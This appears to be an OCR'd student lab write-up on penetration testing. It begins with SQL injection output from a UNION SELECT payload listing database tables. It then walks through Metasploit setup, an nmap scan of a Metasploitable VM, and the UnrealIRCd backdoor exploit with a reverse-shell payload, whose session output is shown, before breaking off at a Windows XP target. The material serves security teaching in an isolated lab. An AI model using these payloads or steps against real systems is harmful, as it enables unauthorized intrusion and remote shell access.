ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

Practical 7

Aim: Practical on Using Metasploit Framework for exploitation

A. Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command "sudo msfconsole".



B. Database setup and configuration

1. Start PostgreSQL by running "sudo systemctl start postgresql.service" in the terminal. We will also use the command "sudo systemctl status postgresql.service" to check whether the database is running.

3. Now you are ready to access the msfconsole
2. Initialize the Metasploit Database .

4. Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > 
```


5. In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 > 
```


Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 > 
```

6. The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications.



Here when the "--save" command is used, the output is saved under the /root/.msf4/local/ folder.




```
[*] Nmap: |   WORKGROUP<1e>        Flags: <group><active>
[*] Nmap: | Statistics:
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-security-mode: Couldn't establish a SMBv2 connection.
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Computer name: metasploitable
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: metasploitable.localdomain
[*] Nmap: |_  System time: 2022-11-12T01:34:00-05:00
[*] Nmap: |_clock-skew: mean: 1h15m08s, deviation: 2h30m00s, median: 7s
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 98.75 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221112-2718-oknac7.xml
msf6 >
```

7. As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the “services” command to see all the running services and their network details.


```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.37.130  21     tcp    ftp           open
192.168.37.130  22     tcp    ssh           open
192.168.37.130  23     tcp    telnet        open
192.168.37.130  25     tcp    smtp          open
192.168.37.130  53     tcp    domain        open
192.168.37.130  80     tcp    http          open
192.168.37.130  111    tcp    rpcbind       open   2 RPC #100000
192.168.37.130  139    tcp    netbios-ssn   open
192.168.37.130  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.37.130  512    tcp    exec          open
192.168.37.130  513    tcp    login         open
192.168.37.130  514    tcp    shell         open
192.168.37.130  1099   tcp    rmiregistry   open
192.168.37.130  1524   tcp    ingreslock    open
192.168.37.130  2049   tcp    nfs           open   2-4 RPC #100003
192.168.37.130  2121   tcp    ccproxy-ftp   open
192.168.37.130  3306   tcp    mysql         open
192.168.37.130  3632   tcp    distccd       open
192.168.37.130  5432   tcp    postgresql    open
192.168.37.130  5900   tcp    vnc           open
192.168.37.130  6000   tcp    x11           open
192.168.37.130  6667   tcp    irc           open
192.168.37.130  6697   tcp    ircs-u        open
192.168.37.130  8009   tcp    ajp13         open
192.168.37.130  8180   tcp    unknown       open
192.168.37.130  8787   tcp    msgsrvr       open
192.168.37.130  45837  tcp    mountd        open   1-3 RPC #100005
192.168.37.130  49598  tcp                  open
192.168.37.130  55451  tcp    nlockmgr      open   1-4 RPC #100021
192.168.37.130  60540  tcp    status        open   1 RPC #100024

msf6 >
```

8. UnrealIRCd service:

Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task.



9. Additional information on the exploit can be found using the “info” command followed by the exploits index number.



10. We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response.

For Kali :

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
── 192.168.37.130 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

┌──(kali㉿kali)-[~]
└─$
```

For our Target(Metasp loitable Linux):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5062 (4.9 KB)  TX bytes:7611 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$ _
```

11. To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”. The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```
msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo fAcm0tKqoy41TLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "fAcm0tKqoy41TLWU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

C. **Gaining Access to a Target Machine via a vulnerability**

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.
   For Windows:

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_
```


```
C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

For Kali:

